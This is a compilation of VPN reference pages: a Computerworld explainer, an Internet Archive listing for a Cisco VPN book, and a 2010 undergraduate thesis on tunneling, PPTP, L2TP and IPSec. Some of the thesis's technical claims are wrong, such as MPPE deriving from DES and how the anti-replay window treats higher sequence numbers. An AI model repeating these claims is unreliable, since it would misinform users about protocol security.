A virtual private network (VPN) is a network connection that has the appearance and many of the advantages of a dedicated link but is in fact implemented over a shared network. Using a technique called tunneling, data packets are transmitted across a public routed network such as the Internet. Generally, the private network data and protocol information are carried inside a wrapper so that along the way, they look like data to the routers, which remain unaware that the transmission is part of a private network. Only when the transmission reaches its destination is it unwrapped and sent to its intended recipient. This private "tunnel" simulates a point-to-point connection, and it allows network traffic from many sources to travel via separate tunnels across the same infrastructure.

More

Computerworld
QuickStudies

Tunneling allows network protocols to traverse incompatible infrastructures. It also enables traffic from many sources to be differentiated so that it can be directed to specific destinations and receive specific levels of service.

[Related: The work-from-home employee's bill of rights]


Tunneling can be initiated by a variety of network devices and software, such as an end user's laptop equipped with an analog PC modem card and VPN-enabled dial-up software. (Basic tunneling and security capabilities have been bundled into Windows since the release of Windows 95.)

Tunnels can also be started by a VPN-enabled extranet router on an enterprise branch or home office LAN, or by a VPN-enabled access concentrator at a network service provider's point of presence. A tunnel is ended by a tunnel terminator or switch on an enterprise network, or by a VPN gateway on a network service provider's network extranet router.

In addition, there are usually one or more security servers. Along with their conventional functions as firewalls and address translators, VPNs can provide for data encryption, authentication and authorization. Tunneling devices perform these functions by communicating with security servers. Such servers also usually provide information on bandwidth, tunnel end points and, in some cases, network policy information and service levels.



Remote offices use a site-to-site VPN as an alternative to leased lines and frame relay. Internet access, including Digital Subscriber Line and cable modem broadband connections, is significantly less expensive than private lines. IPsec-enabled routers allow small branch offices to form a secured wide-area network with the corporate office. The corporate VPN gateway must be capable of remotely managing these branches.



See additional *Computerworld QuickStudies*

[‘IT has a new ‘It Crowd’: Join the CIO Tech Talk Community]

Related: Security

Copyright © 2002 IDG Communications, Inc.

7 inconvenient truths about the hybrid work trend

SHOP TECH PRODUCTS AT AMAZON

SPONSORED LINKS

CIS Webinar: Effective Implementation of the CIS Benchmarks & CIS Controls.

dtSearch® - INSTANTLY SEARCH TERABYTES of files, emails, databases, web data. 25+ search types; Win/Lin/Mac SDK; hundreds of reviews; full evaluations

The Edge is the future—uncover the components of Edge success today and achieve your goal in becoming a modern, digital-first, and data-driven enterprise.

With Kolide, you can make your team into your biggest allies for endpoint security. Solve problems, right within Slack. Learn more here.

The Voice of Business Technology


ABOUT US CONTACT REPUBLICATION PERMISSIONS
PRIVACY POLICY COOKIE POLICY MEMBER PREFERENCES
ADVERTISING FOUNDRY CAREERS AD CHOICES
E-COMMERCE LINKS
CALIFORNIA: DO NOT SELL MY PERSONAL INFO

FOLLOW US

Copyright © 2022 IDG Communications, Inc.

Explore the Foundry Network
descend

INTERNET ARCHIVE
WEB BOOKS VIDEO AUDIO SOFTWARE IMAGES
SIGN UP | LOG IN UPLOAD Search
ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE
Log In and Borrow Purchase at Better World Books Renewable every hour, pending availability.



Cisco secure virtual private networks

by Mason, Andrew G

Favorite Share Flag

Publication date	2002
Topics	Network security, Networking - General, Computer Data Security, Data Transmission Standards And Protocols, Computers, Computers - Communications / Networking, Computer Books: General, Security - General, Networking - Network Protocols, Security, Computers / Security, Extranets (Computer networks), Cisco, Computersicherheit, Rechnernetz
Publisher	Indianapolis, IN : Cisco Press
Collection	inlibrary; printdisabled; internetarchivebooks; china
Digitizing sponsor	Kahle/Austin Foundation
Contributor	Internet Archive
Language	English

Includes index

Machine generated contents note: Part I Virtual Private Network Fundamentals 2 -- Chapter 1 VPNs and VPN Technologies 4 -- Part II Cisco VPN Family of Products 42 -- Chapter 2 Cisco VPN Family of Products 44 -- Part III Cisco IOS VPNs 64 -- Chapter 3 Configuring Cisco IOS Routers for Preshared Keys Site-to-Site 66 -- Chapter 4 Configuring Cisco IOS Routers for CA Site-to-Site 104 -- Chapter 5 Troubleshooting Cisco IOS VPNs 134 -- Part IV Cisco PIX Firewall VPNs 154 -- Chapter 6 Configuring the Cisco PIX Firewall for Preshared Keys Site-to-Site 156 -- Chapter 7 Configuring the Cisco PIX Firewall for CA Site-to-Site 182 -- Chapter 8 Troubleshooting Cisco PIX Firewall VPNs 208 -- Part V Cisco VPN Concentrator VPNs 230 -- Chapter 9 Configuring the Cisco VPN 3000 for Remote Access Using Preshared Keys 232 -- Chapter 10 Configuring the Cisco VPN 3000 for Remote Access Using Digital -- Certificates 258 -- Chapter 11 Monitoring and Administration of Cisco VPN 3000 Remote Access Networks 284 -- Part VI Scaling Cisco VPN Solutions 306 -- Chapter 12 Scaling Cisco IPSec Virtual Private Networks 308 -- Appendix A Answers to Review Questions 356 -- Index 658

Access-restricted-item	true
Addeddate	2014-09-24 17:23:03.925595
Bookplateleaf	0002
Boxid	IA1145622
City	Indianapolis, Ind.
Donor	internetarchivebookdrive
External-identifier	urn:oclc:record:1029286631 urn:lcp:ciscosecurevirtu00andr:lcpdf:93920c28-5f6d-4013-976e-86f26f8470c2
Extramarc	OhioLINK Library Catalog
Foldoutcount	0
Identifier	ciscosecurevirtu00andr
Identifier-ark	ark:/13960/t5p888t83
Invoice	1213

SHOW MORE

Full catalog record MARCXML

889 Previews
2 Favorites

PURCHASE OPTIONS
Better World Books

DOWNLOAD OPTIONS
No suitable files to display here.
14 day loan required to access EPUB and PDF files.

IN COLLECTIONS
Books to Borrow
Books for People with Print Disabilities
Internet Archive Books
Scanned in China

Uploaded by
Lotu Tii
on September 24, 2014

Reviews

Add Review

There are no reviews yet. Be the first one to write a review.

Terms of Service (last updated 12/31/2014)

Utah State University
DigitalCommons@USU

Undergraduate Honors Capstone Projects | Honors Program

5-2010

The Impact of Virtual Private Network (VPN) on a Company's Network

J. Myles Powell
Utah State University

Follow this and additional works at: https://digitalcommons.usu.edu/honors

 Part of the Management Information Systems Commons

Recommended Citation

Powell, J. Myles, "The Impact of Virtual Private Network (VPN) on a Company's Network" (2010). *Undergraduate Honors Capstone Projects*. 57.
https://digitalcommons.usu.edu/honors/57

This Thesis is brought to you for free and open access by the Honors Program at DigitalCommons@USU. It has been accepted for inclusion in Undergraduate Honors Capstone Projects by an authorized administrator of DigitalCommons@USU. For more information, please contact digitalcommons@usu.edu.



THE IMPACT OF VIRTUAL PRIVATE NETWORK (VPN) ON A COMPANY'S NETWORK

by

J. Myles Powell

**Thesis submitted in partial fulfillment
of the requirements for the degree**

of

DEPARTMENTAL HONORS

in

**Management Information Systems
in the Department of Management Information Systems**

Approved:

Thesis Advisor	**Departmental Honors Advisor**
Dr. Zsolt Ugray	**Dr. Chris Fawson**

Director of Honors Program
Dr. Christie Fox

UTAH STATE UNIVERSITY
Logan, UT

Spring 2010

Abstract

Virtual private networks (VPN) are used by remote clients to securely connect to company networks. This research discusses the performance of two different VPN configurations to determine their impact on a company's data communication network. The network configurations for this model are typical real-world networks complete with geographically diverse business office locations, a company headquarter, and a separate data warehouse location.

The effects of the two VPN configurations are then tested using the academic version of OPNET IT Guru network simulation software. Analysis of the data collected from the simulations show the different network performance that results from the use of alternative VPN setups. Managerial recommendations are made based on the results of this analysis.

Table of Contents

Abstract 1
Virtual Private Networks 3
VPN Tunnels 6
Point to Point Tunneling Protocol 9
Layer 2 Tunneling Protocol 10
IPSec Development 12
IPSec Cryptography 13
Symmetric Encryption 14
Asymmetric Encryption 14
IPSec Hashes 15
IPSec Header Protocols 16
Encapsulating Security Payload 16
Authentication Header 19
VPN Summary 19
Test Model Development 20
Simulation Empirical Results 23
Conclusions 26
Works Cited 28
Biography, J. Myles Powell 29

Virtual Private Networks

The internet has evolved from the humble beginnings of just four computers in 1969 that formed the ARPANET to an estimated 1.7 billion users in 2010 (Stats). Businesses have come to depend and act upon real time information. While the openness and availability of the internet has facilitated explosive growth, the need for privacy has been a constant problem. Businesses that have computers in more than one physical location are faced with the problem of how to communicate privately with their various offices across long distances.

Companies' Local Area Networks (LAN) or Wide Area Networks (WAN) are examples of a private network. Companies could pass local information securely between computers on these networks with the understanding that only people with physical access to the network could obtain that information. To communicate with others privately across long distances was previously too expensive or difficult (Erwin, Scott, & Wolfe, 1999).

To communicate across long distances some large businesses chose to lease private phone lines from service provider AT&T. This would ensure that only the company's information was transmitted on the line. For example, a company with an office in Dallas could lease an entire phone line from AT&T to connect to their office in New York. The leased line transmitted only the data that the leasing company put on it. The company paid for the line regardless if they transferred 1 megabyte or 1 terabyte. The leased line solution for private communication was so expensive that many businesses simply could not afford this method of communication (Erwin, Scott, & Wolfe, 1999).

Netskope Exhibit 1002 - Appendix B13

A Virtual Private Network blurs the line between the open public internet and a closed private leased line network (Erwin, Scott, & Wolfe, 1999). They are called "virtual to indicate that although you could treat the circuit between two sites as a private line, it was, in fact, not hard-wired and existed only as a link when traffic was passing over the circuit" (Kosiur, 1998, p. 36).

Early virtual private networks used frame relay technology. By utilizing a router at each endpoint, companies could provide a secure method of communication. Frame relay corporate networks became popular because less equipment was needed to form a secure connection than leased lines required. Frame relay corporate networks were also cheaper than leased lines (Kosiur, 1998).

This was especially beneficial considering the overall expense and waste of not utilizing all of the bandwidth of the leased line. To use frame relay corporate networks companies employ a packet-based technology. Companies were required to maintain a permanent virtual connection (PVC) which is effectively a "logical network connection between the sites over the shared frame relay network" (Kosiur, 1998, p. 42).

While this method is cheaper than leasing actual phone lines, companies were still required to pay a monthly rental fee for each PVC. Part of this PVC also included an agreement with an Internet Service Provider (ISP) that set the minimum and maximum bandwidth service the organization would receive. This offered a more economical option to companies who needed a secure connection but could not necessarily afford to lease a T1 connection (Kosiur, 1998).

While frame relay technology provided a secure connection between two physical locations, it was still costly and required constant maintenance. There were installation delays with the new frame relay equipment and forming corporate agreements for the PVC. Furthermore, frame relay technology did not address the needs of mobile employees such as traveling sales people or executives who needed access to company resources while being away from the corporate office (Kosiur, 1998).

These problems led to the creation of an Internet-based VPN. This technology utilized the open and widely available Internet to form a secure connection between a user, multiple users, or an entire remote office to transfer data between company resources. Permanent dedicated lines are not part of the Internet based VPN. Rather connections are established as they are needed and are terminated as soon as the data has been transmitted. (Carmouche, 2007).

The implementation of an Internet VPN is also much cheaper than other types of private communications. The internet VPN is also much more flexible and scalable. By using VPNs individuals, business groups and branch offices can all obtain the same type of private connection to a branch office regardless of the equipment they are using, the connection speed, or their location. And as businesses grow they are able to more easily accommodate additional connections to the main office (Kosiur, 1998).

Internet VPNs have the following characteristics: data confidentiality, data integrity, sender non-repudiation and message authentication. Confidentiality means that the message contents are protected from being intercepted by unauthorized parties. Data

integrity means that the message material and format has not been altered or changed during transmission (Erwin, Scott, & Wolfe, 1999).

Sender non-repudiation is defined as “a means to prevent a sender from falsely denying they had sent a message to the receiver” (Carmouche, 2007, p. 6). Ensuring that a message is from the individual that the message says it is from is referred to as message authentication. If a VPN has these four characteristics it is considered a secure VPN and can be used to move private information across the Internet (Erwin, Scott, & Wolfe, 1999).

Information that is passed across the Internet is broken into small bits called IP packets. These packets are then labeled and passed to various routers to arrive at their destination. VPNs are called virtual because the network that these IP packets move across is dynamic (Kosiur, 1998). This means that the actual physical network, the routers and switches, are invisible to the packets as they move through the internet to their destination. This form of ‘hiding’ the physical infrastructure from the VPN application is called *tunneling*. Tunnels are used in many other programs such as multicasting and mobile IP. It is called tunneling because of the special connection between the two end points (Kosiur, 1998).

VPN Tunnels

The tunnel is basically a virtual pipe. This tunnel makes the actual physical network transparent to the packets as they are passed along the network. In networking there are two types of tunnels—permanent or temporary. Permanent, or static, tunnels are extremely network resource intensive. These tunnels are generally considered wasteful

Netskope Exhibit 1002 - Appendix B13

because they can tie up high amounts of bandwidth while not actually transmitting very much data. Static pipes can be excessively wasteful especially in the business environment where they are generally not utilized 24 hours a day. As such, VPN does not use static pipes (Kosiur, 1998).

VPN can instead use the much more efficient temporary, or dynamic, pipes. These pipes are considered much useful for VPNs because they can be established and removed as needed. These pipes will not constantly require resources. Rather, as the VPN application is opened and then closed, the pipe is also created and then removed. Because of this dynamic allocation the pipe does not require the constant reservation of bandwidth. This is also considered helpful if the company leases a specific amount of bandwidth usage. Compared to static pipes, temporary pipes significantly reduces the amount bandwidth used (Erwin, Scott, & Wolfe, 1999).

A VPN uses encapsulated internet packets to move data in this dynamically created tunnel. Encapsulation means that the VPN application wraps the packet with a header that includes the routing information. Then the packet is sent across the internet. A VPN is private because the VPN application first encrypts the packets that are being sent to help ensure that the data arrives securely. After the packets are encrypted they are encapsulated and sent on their way through the dynamically created tunnel (Easttom, 2006).

The two VPN protocols L2TP and PPTP, discussed later, have the option of using both voluntary and compulsory tunnel classes. Voluntary tunnels are those types of tunnels that are created at the request of the user. These tunnels are formed when the user

initiates action. Compulsory tunnels, however, are formed automatically and without any input or choice in the matter from the user (Kosiur, 1998).

Voluntary tunnels have the advantage of allowing the user to simultaneously open a secure tunnel and access other Internet sites without tunneling. The user can access these sites by using the basic TCP/IP protocols. When using voluntary tunnels the client side endpoint of the tunnel is on the user's computer. These are used to provide privacy and data integrity for traffic that is being sent over the web (Kosiur, 1998).

Compulsory tunnels are created without users consent. They are generally much more transparent to the user and therefore are considered more user-friendly. The endpoint of compulsory tunnels resides on the remote access server. When a client's machine has a compulsory tunnel all traffic is then forwarded to the server through the tunnel. Server administrators then dictate to what external sites, if any a machine may visit (Kosiur, 1998).

Compulsory tunnels offer superior access control. If it is company policy, for example, for employees to not visit internet sites on company computers, a compulsory tunnel will allow employees to reach the company's servers while preventing them from visiting other internet sites. This also ensures that any traffic that is sent from a client's machine is encrypted and sent to only one sever. This could prevent sensitive materials, e-mail or documents from ending up in the wrong hands.

Compulsory tunnels also allow for multiple connections in a single tunnel. This reduces the network bandwidth required for multiple sessions. This feature is especially helpful for organizations that have remote teams, or even offices, that need to access

company servers. Compulsory tunnels initial link is, however, outside of the tunnel. This initial connection is therefore vulnerable. This has been subsequently dealt with by the development of IPSec which is discussed in detail further on in this article.

To support early tunneling for VPN there were two main protocols developed. Point-to-point tunneling protocol (PPTP) is a protocol that was first developed on the older point-to-point protocol (PPP). Layer 2 Tunneling Protocol (L2TP) was developed by efforts from Cisco and its layer 2 protocol (L2P). These layer protocols were eventually overtaken by IPSec. IPSec was created to add additional security to the TCP/IP networking. It focuses on developing security by addressing data privacy, integrity and authentication. PPRP and L2TP revolved completely around layer 2 while IPSec is run on layer 3.

Point to Point Tunneling Protocol

Point to Point Tunneling Protocol (PPTP) was developed by enhancing the older point to point protocol (PPP). One of the main enhancements is that PPTP enables packet encapsulation. PPTP was often used in VPNs and is older than L2TP or IPSec. It is considered by some as less secure than other protocols but many people used it because it is more resource friendly. Most people basically consider it a more secure extension of the PPP (Easttom, 2006).

Once considered an advantage, PPTP is designed to run at Layer 2 of the OSI model. Layer 2 is the data link layer. Because PPTP operates at Layer 2, it allows different network protocols to run over the PPTP tunnel. PPTP, “for example can be used to transport IPX, Net-BEUI and other data” (Easttom, 2006, p. 168). This meant that

Netskope Exhibit 1002 - Appendix B13

PPTP could then transmit protocols other than IP over its tunnels (Easttom, 2006). Layer three protocols, IPSec for example, are restricted to transferring only IP packets. The PPTP standard was never officially ratified by a standards body like the IETF and was never officially considered a *de facto* standard because it was rapidly passed by L2TP (Easttom, 2006).

PPTP is supported in almost all VPN equipment and as such was widely used. PPTP was developed by a group of companies which called themselves the PPTP Forum. This group consisted of Microsoft, 3Com and U.S. Robotics. The PPTP protocol grew because Microsoft natively supported it in its operating systems. The goal of the developers was to build it in such a way "that remote users would just dial into the local number of their Internet Service Provider and could securely tunnel into their corporate network" (Kosiur, 1998, p. 121). PPTP, however, is not used today. It has been replaced by either IPSec or L2TP.

Layer 2 Tunneling Protocol

Layer 2 Tunneling Protocol (L2TP) is considered a successor to PPTP. This protocol was developed from the Layer 2 Forwarding (L2F) protocol that was designed and implemented by Cisco. L2TP was also created by developing upon some of the best properties of PPTP. Thus L2TP unintentionally created a new standard. Upon creation of L2TP many manufactures who supported PPTP immediately decided to support the development of L2TP. This facilitated wider compatibility and acceptance (Easttom, 2006).

Cisco put considerable effort into developing its own layer 2 tunneling protocol known as L2F. Cisco developed their own version of an encapsulation header to support this. “L2F was not dependent on IP and GRE [which] enabled it to work with other physical media” (Kosiur, 1998). This allowed for wider adaptation than otherwise possible. To handle the complexities of various media L2F specially defined how the L2F packets are handled by different media (Kosiur, 1998).

Another well planned development that Cisco had for L2F was to define various connections within a tunnel. This “allows for two levels of authentication of the user: first, by the ISP prior to setting up the tunnel; second, when the connection is set up at the corporate gateway” (Kosiur, 1998, p. 148). With the experience of building L2F Cisco decided to develop a new standard: the Layer 2 Forwarding Protocol (L2TP) (McDysan, 2000).

L2TP was a combined effort between Microsoft, the former PPTP forum, and their former competitor Cisco. The companies decided that they could effectively form a joint venture to develop and then successfully market the new L2TP. With the deep pockets of Microsoft and the hardware expertise of Cisco this new protocol was set to become the new standard (Easttom, 2006).

L2TP was created by effectible combining the best features of PPTP and L2F (Erwin, Scott, & Wolfe, 1999). Because of this combination effect you can use L2TP in any way that you would use PPTP or L2F. There have been several authentication protocols developed namely PAP, CHAP, and MS-CHAP. These authentication protocols and others were all used in L2TP (Easttom, 2006).

L2TP strives to reduce network traffic by allowing servers to handle congestion by implementing flow control between the two endpoints of the servers. L2TP also compresses packet headers to keep overhead to a minimum. The typical L2TP packet header only includes the information relating to the media, the L2TP encapsulation, and the PPP. This allows for high volumes of packets to pass between the endpoints of the tunnel without increasing load on the network (Kosiur, 1998).

Drawing from one of L2F strengths L2TP allows users to set up multiple tunnels. But because L2F is also media independent L2TP is able to create multiple simultaneous tunnels between the two tunnel end points across various media. This helps users a *quality of service* requirement that is built into the L2TP. This means that, for example, if a VPN tunnel was created nationally that the tunnel would cross fiber optic lines, microwave transmissions and simple duplex phone lines depending upon which line reports as having the best quality of service. And the VPN tunnel would change dynamically to the best media during the same session.

Most notably, however, was that IPSec was used for data encryption and end to end point authentication. PPTP only used the Microsoft Point-to-Point Encryption (MPPE). MPPE inherits from the older Data Encryption Standard or DES that was developed by IBM in the early 1970's. As such MPPE was not considered extremely reliable or secure (Easttom, 2006).

IPSec Development

The original TCP/IP protocols did not include any inherent security features. The users of ARPNET and the early Internet were mostly academic and research institutions.

As such there was rather little need to develop any form of security for the Internet. The explosion of the Internet and the subsequent volume of users and information that was transported upon the internet eventually called a development of security standards. To answer these calls the IETF developed and defined the IPSec protocol releasing the standards in 1995 (Kosiur, 1998).

Before the introduction of IPSec, there were widespread problems with IP address spoofing and data integrity, authenticating and guaranteeing confidentiality of information (McDysan, 2000). IPSec is generally considered a "means by which to ensure the authenticity, integrity, and confidentiality of data at the network layer of the Open System Interconnection (OSI) stack" (Carmouche, 2007, p. 35). In other words the IPSec protocol was developed to ensure that users could communicate more securely over the internet.

IPSec Cryptography

IPSec uses cryptography to accomplish the secure transmittal of data across media that is questionable. This cryptographic process is divided into three parts: the key, a cryptographic mathematical function and a message. This processes extremely simplified is: a message is put into an algorithm which uses a 'key' to transform the message into a format that is unbreakable to anyone who does not have the key (Carmouche, 2007). This encryption key is a mathematical pattern that must be used to break the algorithm and return the information back to its original state.

Netskope Exhibit 1002 - Appendix B13

Symmetric Encryption

There are two types of encryption that is used VPN software namely symmetric and asymmetric encryption. Symmetric encryption is built around both the sending and receiving parties holding and using the same encryption key in their messages. This is especially useful in sending large amounts of information encrypted (Carmouche, 2007).

Symmetric encryption's reliance upon the same encryption key makes it more susceptible to attacks. The most common is the 'man in the middle' attack. An attacker who observed and was able to catch the symmetric key would be able to decrypt any message that was sent between the clients who were using that key.

Because of this vulnerability the shared key is sent between clients over a trusted medium that is not considered secure using internet key exchange (IKE) protocol. IKE is designed to provide mutual authentication of systems as well as to establish a shared secret key.

IPSec utilizes the Diffie-Hellman algorithm to derive shared secret keys for bulk data encryption. This algorithm was first published in 1976. It is based on the solving of a discrete logarithm problem. This algorithm uses public parameters which are passed openly across secure lines and then are mathematically manipulated to give each member a shared secret key.

Asymmetric Encryption

Asymmetric encryption is used when private keys are used to decrypt data, while public keys are used to encrypt data. First public keys, which are mathematically similar to the private keys, are exchanged. These public keys are used to encrypt data which is

Netskope Exhibit 1002 - Appendix B13

then sent to the individual. The individual may then use their private key to decrypt the data. This form of encryption is considered more secure (Carmouche, 2007).

With Asymmetric encryption the private key never leaves the client. It is only used to decrypt information received. Only the encrypting public key is sent across the internet. This helps prevent 'man in the middle' attacks. If, for example, a person was able to observe the passage of the public key they could only encrypt messages to the senders. The person could not decrypt the message to learn what was being passed (Carmouche, 2007).

It is possible that an observer could use the obtained public key to encrypt data that would then be decrypted by either user. By doing so the observer could falsely identify themselves as the other end of the tunnel. But any information they received could not be decrypted without first computing the public key (Carmouche, 2007).

This form of encryption is considered more secure. Regardless of the type of encryption used, the dependence upon public keys only underscores the need to securely communicate these keys securely. The DES and 3DES algorithms are two of the most popular algorithms. DES is now considered less secure. It was recently shown to take only 24 hours to crack. Many experts recommend using 3DES (Carmouche, 2007).

IPSec Hashes

A hash is considered a simple digital signature. A hash is created by feeding a long message into a mathematical function that alters the message into a fixed length *digest.* It is impossible to determine the original message from this digest. An effective

hash program will produce each possible result with equal probability (McDysan, 2000). Utilizing a hashing program can ensure message integrity as explained below.

User A takes his variable length message a feeds it to his hash algorithm which produces the digest. This digest is then added to the original message which is then sent to User B. When User B receives this message they remove the digest from the message and then run the same hash program on the original message. If the hash program of User B creates the same digest value then User B can be assured that the message and contents were not modified.

Some of the most widely used hash algorithms are the Secure Hash Algorithm (SHA) and the Message Digest 5 (MD5) algorithm. Both of these programs process input in 512 blocks. MD5 outputs a 128 bit digest while SHA outputs a digest of 160 bits. Because SHA outputs a longer digest, it is considered a stronger program and more secure.

IPSec Header Protocols

IPSec is built around two different headers that were used in IP packets. These were the Authentication Header (AH) and the Encapsulating Security Payload (ESP) headers. Encapsulation Security payload was built to handle encryption for the IP packets. The Authentication Header was used to handle authentication (Kosiur, 1998).

Encapsulating Security Payload

Encapsulating Security Payload (ESP) is designed to provide several security services, including data confidentiality, integrity, and origin authentication among other valuable protections. The amount of reliance on ESP depends upon either tunnel or

transport mode of operation (Tiller, 2001). If data is being sent in the so called ‘tunnel mode’ then “IPSec creates a new IP packet that contains the IPSec component and encapsulates the original unsecured packet” (McDysan, 2000, p. 238). If the data is being sent in transport mode then there is no inner header. This means that the protocols provide security by creating components of the IPSec header at the same time the source generates other IP header information.

Each ESP headers is inserted after the IP header. If a packet is protected in transport mode the ESP header simply follows the original header. The packet is expanded from the IP header, TCP and data to a new packet with the original IP header, followed by the ESP header, the TCP, Data, ESP Trailer and ESP authorization (Bollaparagada & Khalid, 2005). If you read this, please e-mail the author of this novelty at his e-mail listed on the last page. While in transport mode, the ESP also ensures that the TCP, Data and ESP trailer are all encrypted. Only the original IP header, ESP header and ESP authorization are not encrypted. The packet is also authenticated except for the original IP header and ESP authorization. ESP is identified by a value of 50 in the IP header (Bollaparagada & Khalid, 2005).

If a packet is protected under tunnel mode the packet is also expanded from the IP header, TCP and data. This new packet contains a completely new IP header followed by the ESP header, and the original IP header, TCP, Data, ESP Trailer and ESP Authorization. Of the information in the packet all is encrypted except the new IP header, ESP header and the ESP auth. The entire packet is also authenticated except for the new IP header and the ESP authorization (Bollaparagada & Khalid, 2005).

Each ESP header has a 32 bit value that is combined with the destination address and protocol in the preceding IP header, identifying the security association to be used to process the packet. This 32-bit value is known as the security parameter index (SPI). This SPI is used as an index number. It can be used to look up the security association in the security association database (Bollaparagada & Khalid, 2005).

There is also a sequence number that is randomly chosen by the destination end of the tunnel during the Internet Key Exchange (IKE) negotiation between the two ends of the tunnel. This number "is a unique monotonically increasing number that is inserted into the header by the sender" (Bollaparagada & Khalid, 2005, p. 19). Note that the sequence number is different from the security parameter index. The sequence number serves as an anti-replay device. Anti-replay is a type of attack where an individual who has been observing the transmission of packets tries to send a similar packet to the gateway. IPSec is structured to use a 64-packet anti replay window. IPSec uses this window to detect packets that could potentially be from a replay attack (Bollaparagada & Khalid, 2005).

The gateway at the receiving end of the tunnel would establish the sequence number. This number could hypothetically be N. This means that the gateway will accept any packet with a sequence number between N-64 and N. Packets that arrive with a sequence number less then N-64 and greater than N violate the rule. These packets are assumed to come from an attacker (Bollaparagada & Khalid, 2005).

Authentication Header

Authentication Header (AH) does not provide data confidentiality. It does enable connectionless integrity, data authentication and optional replay protection. Because it does not provide data confidentiality it has a much simpler header than ESP. AH is identified by the value of 51 in the IP header (Bollaparagada & Khalid, 2005).

Under transport mode the IP packet is not altered significantly. The AH follows the original IP header of the IP packet. After the AH, the TCP and data make up the rest of the packet. Under tunnel mode the packet is not altered at all. Rather, a new IP header is added to the packet followed by the AH and the rest of the packet (Bollaparagada & Khalid, 2005).

VPN Summary

VPNs need four key elements from the IPSec Protocol security protocols, key exchange mechanisms, and algorithms required for encryption and secure key exchange, and SA definitions and maintenance. IPSec however accomplishes this at layer 3. Because of the native security in IPSec VPNs, this technology has become the dominating protocol used in today's enterprise, service providers, and government networks (Carmouche, 2007).

